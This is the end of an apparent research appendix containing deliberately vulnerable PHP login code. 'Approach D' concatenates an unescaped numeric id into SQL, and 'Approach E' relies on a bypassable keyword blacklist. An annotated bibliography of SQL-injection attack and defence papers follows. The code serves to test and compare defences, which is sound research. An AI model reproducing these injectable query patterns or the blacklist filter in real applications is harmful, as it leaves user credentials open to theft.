    Database-specific Escaping Mechanism<br/>
    </p>
  </div>
</body>
</html>

```

```
<?
function authenticateuser() {
  if (empty($_request['id'])) {
    $sql = "SELECT uid, pwd FROM users WHERE uid='"
           . sqlsafe($_request['user']) . "' AND pwd='"
           . sqlsafe($_request['pass']) . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id="
         . sqlsafe($_request['id'])
         . " AND pwd='" . sqlsafe($_request['pass']) . "'";
  }
  $query = sqlquery($sql, false, false, true);

  if (mysql_num_rows($query) > 0) {
    echo "You are logged in.";
  } else {
    echo "Login failed.<br/><br/>
          <a href=\"javascript:history.back(1);\">Try again</a>";
  }
  return;
}

function sqlsafe($sql) {
  $search = stripslashes($sql);
   // undo magic quotes (not used on system being emulated)
  $search = mysql_real_escape_string($search);
  return($search);
}

... identical lines to Approach A removed for brevity ...

?>
```

Figure E.5 – Approach D: Vendor-Specific Escaping

```
<html>
<head>
  <title>Approach E</title>
</head>
<style>

... identical lines to Approach A removed for brevity ...

</style>
<body>
  <div id="header">
    <h1>Approach E</h1>
  </div>
  <div id="leftcol">
    <?
    error_reporting(0); // NO PHP ERRORS DISPLAYED

... identical lines to Approach A removed for brevity ...

    ?>
  </div>

  <div id="rightcol">
    <strong>Verbose Error Messages:</strong> No<br/>
    <strong>Login Attempts:</strong> Unlimited<br/>
    <strong>SQL Queries:</strong> Inline<br/>
    <strong>string Validation Method:</strong> Blacklist:<br/>
    <p>
    Disallowed characters:
    <ul>
      <li>Single Quotes</li>
      <li>double Quotes</li>
      <li>\</li>
      <li>[null]</li>
      <li>[spaces]</li>
      <li>;</li>
      <li>-</li>
      <li>select</li>
      <li>DELETE</li>
      <li>DROP</li>
      <li>UNION</li>
    </ul>
    <strong>Numeric Field Validation Method:</strong> Server-side
    truncation to 10 characters.<br/>
    </p>
  </div>
</body>
</html>

<?
function authenticateuser() {
  if (empty($_request['id'])) {
    $sql = "SELECT uid, pwd FROM users WHERE uid='"
         . sqlsafe($_request['user']) . "' AND pwd='"
         . sqlsafe($_request['pass']) . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id='"
         . substr($_request['id'],0, 10) . "' AND pwd='"
         . sqlsafe($_request['pass']) . "'";
  }
  $query = sqlquery($sql, false, false, true); // No database errors
           displayed
  if (mysql_num_rows($query) > 0) {
    echo "You are logged in.";
  } else {
    echo "Login failed.<br/><br/>
          <a href=\"javascript:history.back(1);\">Try again</a>";
  }
  return;
}

```

```
function sqlsafe($sql) {
  $search = preg_replace("'[ ;\-]'", "", strtolower($sql));
  $search = preg_replace("'(union|delete|drop|select)'", "", $search);
  return($search);
}

... identical lines to Approach A removed for brevity ...

?>
```

Figure E.6 – Approach E: Bespoke Blacklist with Magic Quotes

Annotated Bibliography

Agarwal, A. (2010). ***10 Steps to Protect your Websites from SQL Injection Attacks.*** **Retrieved February 18, 2010 from: http://www.whitehatsec.com/home/assets/WP/WPsql020910.pdf**

The author; the director of education at Whitehat Security, Santa Clara, CA; recommends five steps to be taken by database administrators, and five to be taken by developers, to minimize the risk from SQL Injection attacks. The recommendations for database administrators are commonsense measures which counteract common hacking activities or insecure practices. These include regularly patching servers, disabling default passwords and accounts, and applying the principle of least privilege to application accounts and connections. The author's recommended countermeasures for developers include both prevention and mitigation techniques, namely: input sanitization, preferably using regular expressions; using parameterized queries instead of dynamic queries; using stored procedures wherever possible; minimizing information disclosure through error messages; and choosing difficult-to-guess table and column names.

Acunetix (2005, November 1). The Importance of Web Application Scanning - Using a Web Application Scanner. *Website Security - Acunetix Web Security Scanner*. Retrieved August 7, 2009, from http://www.acunetix.com/websitesecurity/application-scanning-wp.htm

This white paper is intended to introduce the general public to the input validation threats of SQL injection, directory traversal, and cross site scripting. Following an introduction which explains how websites are so vulnerable to attack because of their high availability and visibility, a concise explanation is given of a typical Web application's architecture. This is followed by a list of real-world Web application hacks, most of which were carried out via query string manipulation, followed by a brief discussion on the legal implications of leaking sensitive user data. The most common steps, and techniques, employed by the hacker are then concisely introduced as a backdrop to the argument to use a Web application scanner. A number of enterprise-level Web application scanners are then introduced. The author concludes that the use of a vulnerability scanner is imperative for all Web sites.

Anley, C. (2002, January). *Advanced SQL Injection In SQL Server Applications.* Retrieved Oct 24, 2008 from Next Generation Security Software Website: http://www.ngssoftware.com/papers/advanced_sql_injection.pdf

Tthe author, a researcher at NGSSoftware Insight Security Research (NISR), introduces the threat of SQL injection to online database-driven applications, using the popular Microsoft Internet Information Server (IIS) / Active Server Pages (ASP) / SQL Server platform as a basis for all provided examples. While Microsoft specific syntax is used throughout the document, and some attention is paid to Microsoft-only functionality, the generic nature of the outlined attack techniques make the document equally relevant to other platforms. The author provides a comprehensive introduction to the wide variety of possible SQL injection attacks, the potential damage they can cause, and the ease of which they can be executed if the vulnerability exists. Following from this, different approaches to eliminating the threat through data validation are briefly discussed and the necessary steps to lock down a SQL Server are provided.

Anley, C. (2002, June). ***(more) Advanced SQL Injection In SQL Server Applications.*** **Retrieved Oct 24, 2008 from Next Generation Security Software Website: http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf**

Expanding on his earlier paper on the subject, the author clarifies some previous points and common SQL injection misconceptions on the topics of best practice, stored procedures' effectiveness against attacks, linked servers, three-tier applications and their error messages, and privilege escalation. As with the author's earlier document, most of the techniques covered also apply to other database environments. Examples of using the compromised SQL Server to attack less secure, internal, database servers are provided, followed by a discussion on the methods by which an attacker can infer crucial information for a successful attack, even in the absence of server-generated error messages.

Anley, C. (2004, July). *Hackproofing MySQL*. Retrieved Oct. 24, 2008 from Next Generation Security Software Website: http://www.ngssoftware.com/papers/HackproofingMySQL.pdf

Following from his earlier papers on SQL injection on Microsoft platforms, the author discusses database security from a MySQL administrator's point of view. Firstly, the most common security flaws in MySQL-driven systems are introduced by focusing on known weaknesses in each version of MySQL to date, and common MySQL server configuration flaws. The subject of SQL injection is then discussed with respect to the unique capabilities, features, and syntax of MySQL. Countermeasures for each discussed variant of SQL Injection attack are suggested and a checklist of MySQL server lockdown tasks is presented. This checklist was devised with a view to decreasing the server's susceptibility to SQL Injection attacks and limiting the extent of damage possible, should such an attack be successful.

Auronen, L. (2002). *Tool-Based Approach to Assessing Web Application Security*. Helsinki University of Technology. Retrieved February 19, 2010 from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.104.893&rep=rep1&type=pdf

The authors discuss the major types of security vulnerabilities in Web applications and the available tools to aid in their detection, evaluating each in terms of the usefulness of its chosen approach. Four enterprise vulnerability scanners, and eight focused tools are reviewed in detail, followed by a discussion on why they believe that Testing with such

tools is not enough. The authors conclude that the existence of such tools is useful to the security industry overall, in spite of the fact that some can be used for malicious purposes by users who would otherwise be unable to do so because of a lack of technical expertise. The point is also made that the cause, rather than the symptoms, of Web vulnerability attacks should be addressed.

Bandhakavi, S., Bisht, P., Madhusudan, P., Aenkatakrishnan, V. (2007). CANDID: preventing SQL injection attacks using dynamic candidate evaluations. *Proceedings of the 14th ACM conference on Computer and communications security (CCCS).* 12-024. NY: ACM.

The authors, researchers in the University of Illinois, present CANdidate evaluation for Discovering Intent Dynamically (CANDID), a Java based system, intended to be retrofitted to any Java application for the purpose of protecting it from SQL injection attacks. Prior to executing dynamic SQL queries, those queries are first executed using benign candidate inputs, which are then compared to the actual queries to identify potential SQL injection attacks. Comparisons are carried out using symbolic representations of each query and wherever a deviation from the programmer's original intention is detected, the execution of the SQL containing suspect inputs is avoided. The system was evaluated using a test suite of five commercial, and two custom Java-based Web applications. Each application in this test suite was then tested using 30 different attack string patterns and compared to a CANDID-protected version of the same software. CANDID protected against 100% of attacks with zero false positives, and acceptable system overheads.

Boyd, S., Keromytis, A. (2004) SQLRand: Preventing SQL injection attacks. *Proceedings of the 2nd Applied Cryptography and Network Security (ACNS) Conference*. 292-302. Springer-Verlag. Retrieved February 19, 2010 from: http://citeseerx.ist.psu.edu/viewdoc/download;jsessionid=AD73DDE8628371022D6BABC383233C55?doi=10.1.1.10.4549&rep=rep1&type=pdf

Inspired by the approach taken by Keromytis & Prevelakis (2003) to prevent code injection attacks, the authors apply the concept of instruction-set randomization as a means of rendering any injected SQL invalid to the SQL parser. However, the application of this technique differs slightly from that of the original study. "By randomizing the template query inside the CGI script and database parser", standard keywords and expressions of the SQL syntax would be changed to include a random number each time a query was invoked, preventing any injected keywords or expressions from being recognized because they would be missing the appended random number. This approach would cause all injected SQL code to be rejected by the SQL parser as invalid, but would also disable communication between the database and any other SQL compliant tools and utilities. To avoid this, and to aid in the retrofitting of this technique to existing systems, the de-randomization process takes place in a proxy server, acting as a gateway to the SQL parser, rather than rewriting the SQL parser itself. An implementation using MySQL is described, where performance analysis showed that the delay in executing queries, as a result of the introduction of the proxy, was negligible in most cases.

Buehrer, G., Weide, B., Sivilotti, P. (2005). Using parse tree validation to prevent SQL injection attacks. *Proceedings of the 5th international workshop on Software engineering and middleware.* 106-113.

The authors, researchers at the computer science and engineering department in Ohio State University, introduce a technique for the prevention of SQL injection attacks through the runtime comparison of the SQL statement's parse tree, before and after the insertion of user-supplied data. The premise of this novel approach is that all SQL injections modify the structure of the query and can therefore be detected through the use of a simple SQL parser at runtime. An open-source J2EE implementation of this solution is presented, demonstrating the ease at which a developer can use this approach to protecting against SQL injection attacks. The authors also intend to produce implementations of this solution for.NET and PHP environments.

Ceruddo, C. (2002, August). *Manipulating Microsoft SQL Server Using SQL Injection*. Retrieved December 7th, 2009 from: http://www.cgisecurity.com//lib/Manipulating_SQL_Server_Using_SQL_Injection.pdf

The author expands on a topic introduced by Anley (2002, June), the detection of SQL injection vulnerabilities in the absence of server generated error messages, highlighting additional ways in which these techniques can be used. Using the vulnerable system to query and perform data manipulation tasks on remote data sources is demonstrated and techniques for privilege escalation, uploading files, and gaining access to linked servers on the internal network are reiterated. Anley's techniques are then applied to perform port scanning using the vulnerable SQL Server. The necessary configuration changes, required to disable the features exploited in these techniques, are then outlined

Curphey, M., Endler, D., Hau, W., Taylor, S., Smith, T., Russell, A., et al. (2002, September). ***A Guide to Building Secure Web Applications.*** **The Open Web Application Security Project (OWASP). Retrieved February 19th, 2010 from: http://kent.dl.sourceforge.net/project/owasp/Guide/V1.1/OWASPGuideV1.1.1.pdf**

The authors deliver a comprehensive guide to web security, covering diverse topics, including: general security guidelines, architectural considerations, authentication types, sessions, secure socket layers (SSL), access control, event logging, data validation, common vulnerabilities and their countermeasures, privacy, and cryptography. The aim of the document is to educate developers in the inherent security problems in Web applications, helping to reduce the number of such problems over time.

Davies, P., Tryfonas, T. (2008). A lightweight web-based vulnerability scanner for small-scale computer network security assessment. ***Journal of Network Computer Applications*** **32. 78-95**.

The authors present a Web-based graphical user interface for existing network and security tools and utilities; such as Nikto, NMAP, dig, ping, tracert, and whois; in an effort to reduce the complexity and increase the accessibility of such tools to home and SME users "with varying degrees of security education and knowledge". No effort is made to introduce additional functionality. The user interface is intended for non-security literate users, simplifying the process of scanning for threats and vulnerabilities, and facilitating the greater understanding of any discovered security flaws and the means by which to eradicate them.

EC-Council (2006). Ethical Hacking and Countermeasures - Official Certified Ethical Hacker (CEHv5) course material.

"The CEH program certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective." The course produces skilled professionals with the ability to discover weaknesses and vulnerabilities within target systems, using the knowledge and tools available to malicious hackers. This comprehensive training material, in four volumes, covers all aspects of hacking activity, from footprinting and scanning techniques through enumeration, system hacking, to Denial of Service (DoS) and DNS poisoning (man-in-the-middle) attacks. Diverse topics; including stenography, privilege escalation, trojans and backdoors, viruses and worms,

sniffers, social engineering, buffer overflows, cryptography, session hijacking, physical security, and evading firewalls; are covered in absolute detail. Moreover, special attention is paid to the hacking of wireless networks; Web, Windows, Linux, and database servers; along with the penetration testing process.

Halfond, W., Orso, A. (2006). Preventing SQL injection attacks using AMNESIA. *Proceedings of the 28th international conference on Software engineering*. 795-798.

The authors present the Analysis and Monitoring for NEutralizing SQL injection Attacks (AMNESIA) tool, which combines static analysis with runtime monitoring of dynamically generated SQL queries to protect applications against this type of attack. Static analysis is used to generate a model, to which all dynamically generated SQL queries must conform. This is enforced by a runtime monitoring module, which works together with the instrumented Web application for efficient and effective results. As AMNESIA is a Java based, server-side solution, it is therefore therefore suitable for use with JSP or servlets only.

Hewlett-Packard. (2006, January). *Beyond Stored Procedures: Defense-in-Depth Against SQL Injection.* Retrieved February 17, 2010 from: http://h71028.www7.hp.com/ERC/cache/571032-0-0-0-121.html

The author highlights a common misconception among developers: that the threat of SQL injection is neutralized if stored procedures are employed, rather than dynamically building queries. Examples are provided of vulnerable Microsoft SQL Server stored procedures, created independently and through the use of managed code. The risks of relying solely on stored procedures for protection are discussed and countermeasures are recommended, including the use of blacklists and white lists when validating input and the application of the principle of least privilege when connecting to the database.

Huang, Y., Huang, S., Lin, T., Tsai, C. (2003). Web application security assessment by fault injection and behavior monitoring. ***Proceedings of the 11th International World Wide Web Conference (WWW03).*** **148-159. NY: ACM**

The authors; researchers at the Institute of Information Science, Academia Sinica, Taiwan, and National Chiao Tung University, Taiwan; consider the problem of Web application security assessment, describing a number of techniques which can be used to test software, including black-box testing, fault injection, behavior monitoring, and dynamic analysis. An open source Web Application Vulnerability and Error Scanner (WAVES) is presented. WAVES is comprised of a Web crawler with an integrated DOM parser, used to identify all the entry points, and a "self-learning injection knowledge base", used to detect any SQL injection vulnerabilities. When compared with other search engines, WAVES was found to be far more effective at discovering data entry points.

Imperva Research (2008). ***SQL Injection 2.0*****. Retrieved February 17, 2010 from:**

http://www.imperva.com/docs/WP_SQL_Injection20.pdf

The author discusses the emerging trend within the hacking community of the use of automation tools to perform SQL injection, highlighting two approaches which are increasingly being combined to achieve this: dedicated desktop tools and search engine hacking. Search engines are employed to quickly identify injection points in multiple websites or to locate instances of a vulnerable system. This information is then fed into the dedicated desktop tool, which scans for weaknesses, potentially exploiting such weaknesses to perform a pre-prepared attack, such as Denial of Service (DoS), website defacement, or injecting code to download malicious software to each visitor's machine using cross site scripting. The topic of mitigation techniques is then discussed in detail, with the authors arguing that the code fix approach is not always the best solution, given the time required to fix and test each vulnerability patch. The point is also made that traditional security approaches, such as intrusion detection systems, and not very effective against this type of attack, and that the combination of white- and black lists are required to identify sophisticated SQL injection attacks such as those outlined in the paper.

Imperva Research (2009). ***Blindfolded SQL injection.*** **Retrieved February 16, 2010 from: http://www.imperva.com/docs/WP_Blindfolded_SQL_Injection.pdf**

The author addresses the common perception among security experts that by suppressing error messages, SQL injection is made impossible, arguing that this is yet another example of "security by obscurity" which has been repeatedly proven to be a flawed approach to security. The technique of SQL injection is introduced and demonstrated using Microsoft SQL Server and Oracle syntax, focusing on techniques which can be used to gather information on the underlying database engine and schema. To this end, a detailed description of UNION SELECT injection attacks is provided, covering how to use the ORDER BY clause to discover the number of fields in the referenced table, using vendor-specific syntax to identify the SQL engine in question, and the use of NULL injection to assist in the identification of field types within the result-set.

Imperva Research. (2009). ***Top Ten Database Security Threats - How to Mitigate the Most Significant Database Vulnerabilities.*** **Retrieved August 1, 2010 from: http://www.imperva.com/docs/WP_TopTen_Database_Threats.pdf**

This self-promoting white paper describes security vulnerabilities in relation to the Imperva Application Defence Center, and while strongly biased towards the capabilities of that product, illustrates the perception within the industry that the threat of SQL Injection is diminishing, as it is placed at number five, behind excessive privilege abuse, legitimate privilege abuse, privilege escalation, and platform vulnerabilities.

Kc, G., Keromytis, A., Prevelakis, V. (2003). Countering code-injection attacks with instruction-set randomization. *Proceedings of the ACM Conference on Computer and Communications Security (CCS 03).* 272-280. NY: ACM

The authors, researchers in the Departments of Computer Science in Columbia and Drexel Universities, introduce an approach which safeguards against any code injection attack without any significant performance degradation in interpreted languages. By creating process specific randomized instruction sets, any injected code is made invalid for that execution environment, causing an exception to be raised. This approach involves modifying the interpreter to introduce support for instruction set randomization and its feasibility is demonstrated through the use of a modified Perl interpreter to perform randomized script execution. Another prototype was built, using the bochs emulator for the x86 processor family. While the implementation of both prototypes was relatively straightforward, a significant negative impact on throughput was recorded for the latter approach.

Kiezun, A, Gou, P., Jayaraman, K, Ernst, M. (2009). Automatic Creation of SQL Injection and Cross-Site Scripting Attacks. *Proceedings of the 2009 IEEE 31st International Conference on Software Engineering.* 199-209.

The authors; researchers at MIT, Stanford University, Syracuse University, and the University of Washington, respectively; present a PHP-based white box testing tool, named Ardilla, which is capable of automatically creating inputs which expose SQL injection and cross site scripting (XSS) exploits. By tracking the effects of each executed

attack using "dynamic taint analysis" and mutating the input accordingly, the system is capable of discovering first-order SQL injection, and both first- and second-order XSS vulnerabilities. A detailed description of the approach taken and each system component is provided, along with statistical data from the authors' experiments, where 68 vulnerabilities were discovered in five popular PHP programs.

Litchfield, D. (2001). ***Web Application Disassembly with ODBC Error Messages.*** **Retrieved February 16, 2010 from http://www.ngssoftware.com/papers/webappdis.doc**

The author demonstrates, through an Active Server Pages (ASP) example using ActiveX Data Objects (ADO) to connect to a SQL Server, how the SQL server's table structure can be disassembled, login pages can be bypassed, and data can be retrieved or modified on any system which is vulnerable to SQL injection. Each step of a simulated attack is demonstrated and explained, beginning with the discovery of table and column names, followed by the enumeration and identification of fields in the result-set, and the subsequent creation of a new account with which to bypass the login page. In contrast to the well-researched attack techniques, the author naïvely recommends the inadequate countermeasures of escaping single quotes and validating numeric inputs.

Litchfield, D. (2005). ***Data Mining with SQL injection and inference*****. Retrieved Feb. 12, 2010 from Next Generation Security Software Website: http://www.ngssoftware.com/papers/sqlinference.pdf**

The author classifies SQL injection attacks into three categories: inband, out-of-band, and inference attacks. Focusing on the latter, the author builds on techniques introduced in Chris Anley's paper, entitled "(more) Advanced SQL Injection", outlining how pertinent information can be inferred in the absence of explicit error messages from vulnerable systems. After outlining the important publications which led to the global recognition of the threat of SQL injection, various advanced SQL Injection techniques are discussed, including inference through Web server status response codes, inference using content manipulation techniques, and both general and vendor-specific methods for avoiding special characters, such as single quotes, spaces, angle brackets, ampersands, and equal signs**.**

Litwin, P. (2004, September). Stop SQL injection attacks before they stop you. In ***MSDN Magazine*** **. Retrieved February 17, 2010 from: http://msdn.microsoft.com/en-gb/magazine/cc163917.aspx**

The author demonstrates SQL injection in a .NET environment, recommending a layered approach to preventing such vulnerabilities in the reader's systems. The reasoning behind this approach is an assumption that any one of the measures put in place could fail under certain, unforeseen, circumstances. In an effort to mitigate the damage which could be caused in such an event, the author recommends the validation and

sanitization of all user input, the use of stored procedures instead of dynamic SQL, the application of the principle of least privilege with regard to connections to databases, the encryption of sensitive data when stored within the database, and minimal information to be included in error messages.

Martin, M., Lam, M. (2008). Automatic generation of XSS and SQL injection attacks with goal-directed model checking. *USENIX Security.* 31-43. Retrieved February 19, 2010 from: http://www.usenix.org/event/sec08/tech/full_papers/martin/martin.pdf

The authors; researchers in the computer science department, Stanford University; present a tool, named QED, a Java-based tool to check any Java servlet for cross site scripting or SQL injection errors, aiding the debugging of any vulnerable system by showing an example attack and complete program trace each time a vulnerability is found. As cross site scripting and SQL Injection are both examples of taint vulnerabilities, the system can track that taint through the system's state space, enabling the accurate detection of unprotected attack vectors with no false positives.

Maor, O., Shulman, A. (2004). *SQL injection signatures evasion*. Retrieved February 17, 2010 from http://www.imperva.com/docs/SQLInjectionSignaturesEvasion.pdf

The authors argue that although many web application firewall and intrusion detection/prevention system vendors have modified their products to protect against SQL injection attacks, this protection is signature-based and is therefore not adequate. This argument is in contrast to the widely held contemporary belief, within the industry, that a comprehensive set of rules will effectively protect against this type of attack. Newly developed techniques, designed by the authors to evade such SQL injection signature detection routines, are demonstrated to support the authors' argument that due to the richness of the SQL language, a comprehensive signature database could never be complete, would become too large to handle, and would generate too many false positives. Demonstrated evasion techniques include the use of different encodings, whitespace manipulation, IP or TCP fragmentation, and diverse alternatives for 'OR 1=1' syntax.

Michalek, P. (2004). Dissecting application security XML schemas: AVDL, WAS, OVAL - state of the XML security standards report*.* *Information Security Technical Report.* 9(3). 66-76.

The author reports on current state-of-the-art practices in terms of security after succinctly outlining the evolution of Internet security standards. The importance of each of the above XML-based Security Markup Languages is then discussed in terms of the description, communication, and assessment of both system and application vulnerabilities.

Ollman, G. (2005). *Stopping automated attack tools - An analysis of web-based application techniques capable of defending Against current and future automated attack tools.* Retrieved Feb 12, 2010 from the Infosec Writers text library website: http://www.infosecwriters.com/text_resources/pdf/StoppingAutomatedAttackTools.pdf

The author examines techniques which are capable of defending an application from automated utilities, designed to attack or exploit web-based application flaws. An overview of developments in automated scanning is provided, detailing the differences between each generation of vulnerability scanner, and the five main discovery techniques employed by such tools are introduced. This is followed by a discussion on the frequently used defenses against such techniques, and their associated advantages and disadvantages. The comparative effectiveness of each approach is then presented across all attack types, and their ease of implementation is also assessed.

Ponemon Institute. (2010). *State of Web Application Security.* Retrieved August 23 from: http://www.imperva.com/docs/AR_Ponemon_2010_State_of_Web_Application_Security.pdf

This independent research report, sponsored by Imperva and WhiteHat Security, analyzes the responses of “638 IT and IT security practitioners in large US-based organizations with an average headcount of about 10,000”, to assess the overall security of online applications by examining the behavior and attitudes of the surveyed organizations.

Rain Forest Puppy. (1998, December 25). *NT Web Technology Vulnerabilities.* Phrack Magazine. 8(54). Retrieved August 20, 2010 from: http://www.phrack.org/issues.html?id=8&issue=54

As a part of this article, the author describes what he terms as batch SQL vulnerabilities in ASP applications, connected to MS SQL Server 6.5 via ODBC. Examples are provided, demonstrating how additional SQL commands can be inserted into the in-line SQL statement, built by the ASP code, and the fact that automatic single quote escaping occurs in string input via the Internet Data Connector but not via ASP is highlighted, followed by the observation that numeric values are not protected in this manner. The author recommends the following countermeasures to the vulnerability: Enclose all string input with single quotes, escape all single quotes, validate numeric input, disallow access to the SQL Server's extended stored procedures, and the use of custom stored procedures, accepting the user-supplied input as parameters.

Rietta, F. (2006). Application Layer Intrusion Detection for SQL Injection. Proceedings of the 44th annual Southeast regional conference. 531-536. NY: ACM

The author proposes the use of an intrusion detection system, using an anomaly detection model to protect against SQL injection attacks. The proposed implementation is in the form of a proxy server, through which access to the SQL Server is made. This approach allows for the protection of the database server from application-level flaws and is intended for use in conjunction with other methods of protecting against this form of attack.

Ristic, I. (2005). *Apache Security.* Sebastopol, CA: O'Reilly Media Inc.

The author, a respected security professional and author of the popular mod_security Web Intrusion Detection System (IDS) Apache module, documents the complex subject of securing Apache Web servers. Topics covered include secure configuration of the both Apache and PHP; prevention, recognition, and reaction to attacks; web system security assessment; cryptography concepts, techniques, and their application in a Web environment; and the security impact of design decisions made with regard to shared hosting, infrastructure, web hosting, and architecture. This information is relevant to the study as it will be used in the configuration of the server on which simulations of each unique approach to web security will be hosted.

Scott, D., Sharp, R. (2002). Abstracting Application-Level Web Security. *Proceedings of the 11th International Conference on the World Wide Web.* 396-407. NY: ACM

The authors; researchers in the engineering department, and computer laboratory, respectively, in Cambridge University, UK; propose a comprehensive approach to the protection of large Web applications, which can prove difficult to protect due to the dispersed nature of security related code, the untyped nature of many scripting languages, and the frequent inclusion of third-party components. Site-wide protection is achieved through the use of a Security Policy Definition Language (SPDL), affecting an application level firewall which dynamically analyzes HTTP requests and responses, modifying them, where necessary, to enforce the defined security policy.

Spett, K. (2005). *SQL Injection. Are your web applications vulnerable?* SPI Dynamics. Retrieved August 21, 2010 from: http://www.phplibrairies.com/divers/SQLInjectionWhitePaper.pdf

This white paper introduces the threat of SQL injection to Web developers, outlining various attack variations; such as obfuscation via character encoding and the use of select and insert commands or SQL Server stored procedures; vulnerability testing and recommended countermeasures in the form of data sanitization and secure coding.

Veríssimo, P. E., Neves, N. F., Cachin, C., Poritz, J., Powell, J., Deswarte, Y., Stroud, R., Welch, I. (2006). Intrusion-Tolerant Middleware: The Road to Automatic Security. *IEEE Security & Privacy*. 4(4). 54-62.

The authors introduce intrusion tolerance, where systems automatically detect, contain, and recover from faults and attacks rather than attempting to prevent such problems. The Malicious-and Accidental-Fault Tolerance for Internet Applications (MAFTIA) architecture, which “uses intrusion-tolerance mechanisms to build layers of progressively more trusted components and middleware subsystems” is introduced, and is followed by a detailed discussion on MAFTIA’s intrusion tolerance strategies and its middleware architecture.